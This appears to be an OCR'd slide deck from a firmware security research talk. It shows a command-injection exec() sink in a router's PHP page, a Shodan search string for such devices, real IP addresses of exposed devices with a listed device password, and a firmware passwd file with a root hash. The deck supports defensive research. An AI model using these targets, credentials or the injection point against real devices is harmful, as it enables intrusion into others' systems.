
Source
gnssAutoAlign.php
On line 6.

Propagator 1
gnssAutoAlign.php
On line 6.

Problem
gnssAutoAlign.php
On line 36.


firmware.bin_extract/[redacted].img_extract/171-29990134.gzip_extract/171-29990134_extract/home/www-data/admin/

```
26
27      $angles = explode("\n", $angles);
28      $yaw = explode("yaw: ", $angles[0])[1];
29      $pitch = explode("pitch: ", $angles[1])[1];
30      $roll = explode("roll: ", $angles[2])[1];
31
32  }
33
34  if (isset($_POST['toggleAlignment'])) {
35      if ($status == "disabled") {
36          exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . $device_id . " > /dev/null &");
37          $status = "starting";
38      }
39      else {
40          exec("kill $(cat ". PID_FILENAME . ")");
41          $status = "stopping";
42      }
43  }
44
45  if (!isset($_REQUEST['periodicUpdate'])) {
46      if(!isset($pageIndx) && !isset($subIndx)) {
```


```
/logs/firmware/firmware_binwalk_emba/_BF.extracted/home/www-data/admin/gnssAutoAlign.php
   external.semgrep-rules.php.lang.security.exec-use
      Executing non-constant commands. This can lead to command injection.

       36┆ exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . $device_id . " > /dev/null &");
        ⋮┆----------------------------------------
       40┆ exec("kill $(cat ". PID_FILENAME . ")");
        ⋮┆----------------------------------------
```

If a vuln doesn’t have a CVE, is it even a vuln?

- OneKey blogs reused a screenshot
- Firmware contained GUI page & httpd server
- Shodan all the things
  - ‘http.title:”Web Manager’ +lighttpd
- RACOM M!DGE2 industrial router
- Firmware update shortly after 2nd OneKey blog
- Update contained the exact same fix
- No CVE assigned; no vulnerability mentioned



TOTAL RESULTS

180

Product Spotlight: Free, Fast


Netbox Web Manager
46.74.67.115
046074067115.atmpu0003.highway.a1.net
A1 Telekom Austria AG
Austria, Vienna
self-signed

Web Manager
77.16.10.222
77.16.10.222.tmi.telenormobil.no
Telenor Norge AS
Norway, Mundal

NB2700 Web Manager

Research roadblocks

- **Support contract requirements**
- Embedded memory disks
- Proprietary formats
- AES-SBox
- Password protection
- Encrypted images
- Reseller-only access
- App-based updating
- VXWorks




LILY HAY NEWMAN SECURITY JAN 18, 2023 1:41 PM

A Widespread Logic Controller Flaw Raises the Specter of Stuxnet

More than 120 models of Siemens' S7-1500 PLCs contain a serious vulnerability—and no fix is on the way.

The vulnerability was discovered by researchers at the embedded device security firm Red Balloon Security after they spent more than a year developing a methodology to evaluate the S7-1500's firmware, which Siemens has encrypted for added protection




C:\Users\nate.warfield_eclyps\Downloads\build-13.1-9.60_nc_64.tgz\build_artesa_9_60_nc_64.tar\ns-13.1-9.60.gz\kernel.nc.a

C:\Users\nate.warfield_eclyps\Downloads\build-13.1-9.60_nc_64.tgz\build_artesa_9_60_nc_64.tar\ns-13.1-9.60.gz\kerne

Name	Size	Virtual Size	Offset	Virtual Address	Type
mfs	549 453 824	549 453 824	24 790 160	0xFFFFFFFF81B...	PROGBITS
.text	14 351 512	14 351 512	868 352	0xFFFFFFFF802...	PROGBITS
.data	6 254 473	6 254 473	18 530 304	0xFFFFFFFF815...	PROGBITS
.rodata	3 199 372	3 199 372	15 220 736	0xFFFFFFFF810...	PROGBITS
.symtab	1 075 200	1 075 200	574 373 776	0x0	SYMTAB
.strtab	1 039 999	1 039 999	575 448 976	0x0	STRTAB
.SUNW_ctf	936 471	936 471	576 488 976	0x0	PROGBITS
.dynsym	417 960	417 960	135 728	0xFFFFFFFF802...	DYNSYM
.dynstr	314 487	314 487	553 688	0xFFFFFFFF802...	STRTAB
.hash	135 312	135 312	416	0xFFFFFFFF802...	HASH

This is fine...



Lantronix G520 v. 1.9.0R10


Private Key Found | critical CVE | Linux Kernel 5.4.41 | Password: admin:admin

UID: b9e5ffd50592486147f0539bef4ff71e5d2b27685f4be882976baf95ee586835_36125696

Digicap Digicap_V5.2.0build181123 v. V5.2.0

Password: admin:12345 | critical CVE | Linux Kernel 3.0.8 | Heartbleed | Private Key Found

UID: c968901a6f9f612788dccf9a37c4f3844e099bcb86301e332d5b48938819d973_43279058



```
root:P80k8vVYqFTsM:0:0:root:/root:/bin/sh
bin:*:1:1:bin:/bin:/bin/sh
daemon:*:2:2:daemon:/usr/sbin:/bin/sh
adm:*:3:4:adm:/adm:/bin/sh
sync:*:5:0:sync:/bin:/bin/sync
shutdown:*:6:11:shutdown:/sbin:/sbin/shutdown
uucp:*:10:14:uucp:/var/spool/uucp:/bin/sh
nobody:*:65534:65534:nobody:/home:/bin/sh
config::0:0:root:/:/bin/eric_config
serialconfig::0:0:root:/:/bin/eric_config_serial.sh
console::0:0:root:/:/bin/local_console.sh
unblock::0:0:root:/:/bin/eric_config_unblock.sh
changemac::0:0:root:/:/bin/eric_config_mac.sh
changesn::0:0:root:/:/bin/eric_config_sn.sh
changepdu::0:0:root:/:/bin/eric_config_pdu.sh
ping::0:0:root:/:/bin/ping.sh
reset::0:0:root:/:/bin/reboot.sh
```

lantronix password: -secured

TOTAL RESULTS

1,215

TOP COUNTRIES

United States	848
Canada	74
Czechia	57
Sweden	32
United Kingdom	29

Partner Spotlight: Looking for a place to store all the Shodan d


66.183.177.76
s66-183-177-76.bc.hsia.telus.net
TELUS Communications Inc.
Canada, Vancouver

```
*** Lantronix UDS1100 Device Server
MAC address 0080A3B33FD0

Software version V6.11.0.0 (150508)
Password  :
```

128.95.105.9
University of Washington
United States, Seattle
ics


```
Lantronix:
  Type: X90
  Version: 6.10.0.1
  MAC Address: 00:80:A3:B4:BE:5D
  IP Address: 128.95.105.9
  Gateway: 128.95.105.100
  Password: 4893
```

Black box vendors



State of the world: 2023

- Everything runs firmware
- Millions of new attack points connect daily
- Firmware attacks will continue to accelerate
- Firmware controls increasingly powerful systems
- Small research community without vendor support
- Attackers will continue to have the upper hand



THE DRAGON WHO SOLD HIS CAMARO: ANALYZING CUSTOM ROUTER IMPLANT

May 16, 2023





Table I: Top CVEs most used by Chinese state-sponsored cyber actors since 2020

Vendor	CVE	Vulnerability Type
Apache Log4j	CVE-2021-44228	Remote Code Execution
Pulse Connect Secure	CVE-2019-11510	Arbitrary File Read
GitLab CE/EE	CVE-2021-22205	Remote Code Execution
Atlassian	CVE-2022-26134	Remote Code Execution
Microsoft Exchange	CVE-2021-26855	Remote Code Execution
F5 Big-IP	CVE-2020-5902	Remote Code Execution
VMware vCenter Server	CVE-2021-22005	Arbitrary File Upload
Citrix ADC	CVE-2019-19781	Path Traversal
Cisco Hyperflex	CVE-2021-1497	Command Line Execution
Buffalo WSR	CVE-2021-20090	Relative Path Traversal
Atlassian Confluence Server and Data Center	CVE-2021-26084	Remote Code Execution
Hikvision Webserver	CVE-2021-36260	Command Injection
Sitecore XP	CVE-2021-42237	Remote Code Execution
F5 Big-IP	CVE-2022-1388	Remote Code Execution
Apache	CVE-2022-24112	Authentication Bypass by Spoofing
ZOHO	CVE-2021-40539	Remote Code Execution
Microsoft	CVE-2021-26857	Remote Code Execution
Microsoft	CVE-2021-26858	Remote Code Execution
Microsoft	CVE-2021-27065	Remote Code Execution



PSIRT BLOGS

Analysis of CVE-2023-27997 and Clarifications on Volt Typhoon Campaign


By Carl Windsor | June 12, 2023

BLOG

Fortinet Zero-Day and Custom Malware Used by Suspected Chinese Actor in Espionage Operation

ALEXANDER MARVI, BRAD SLAYBAUGH, DAN EBREO, TUFAIL AHMED, MUHAMMAD UMAIR, TINA JOHNSON

MAR 16, 2023 | 25 MIN READ



BLOG

Barracuda ESG Zero-Day Vulnerability (CVE-2023-2868) Exploited Globally by Aggressive and Skilled Actor, Suspected Links to China

AUSTIN LARSEN, JOHN PALMISANO, MATHEW POTACZEK, JOHN WOLFRAM, MATTHEW MCWHIRT

JUN 15, 2023 | 30 MIN READ

Call to action

- Hold vendors accountable:
  - Implement basic memory protection
  - Use modern Linux versions
  - Patch vulnerable daemons
  - Actual logging of security events
  - Obscurity != security
  - Device patching should be automatic
- We need more firmware researchers
- Vendor support for security research

“Unless someone like you cares a whole awful lot
Nothing is going to get better, it’s not” –Dr. Seuss

Reference material

- https://eclypsium.com/blog/vendor-re-use-opens-the-aperture-on-many-vulnerabilities/
- https://eclypsium.com/blog/supply-chain-risk-from-gigabyte-app-center-backdoor/
- https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/
- https://www.mandiant.com/resources/blog/fortinet-malware-ecosystem
- https://www.mandiant.com/resources/blog/unc3524-eye-spy-email
- https://alperovitch.sais.jhu.edu/an-experiment-in-malware-reverse-engineering/
- https://securelist.com/cosmicstrand-uefi-firmware-rootkit/106973/
- https://research.checkpoint.com/2023/the-dragon-who-sold-his-camaro-analyzing-custom-router-implant/
- https://www.cisa.gov/news-events/directives/binding-operational-directive-23-02
- https://media.defense.gov/2023/Jun/14/2003241405/-1/-1/0/CSI_HARDEN_BMCS.PDF
- https://www.mandiant.com/resources/blog/unc4841-post-barracuda-zero-day-remediation
- https://blog.assetnote.io/2023/07/21/citrix-CVE-2023-3519-analysis/
- https://www.youtube.com/watch?v=6T4QsltcZ6k (Ekoparty 2022 talk on hacking F5 & Citrix)

Questions?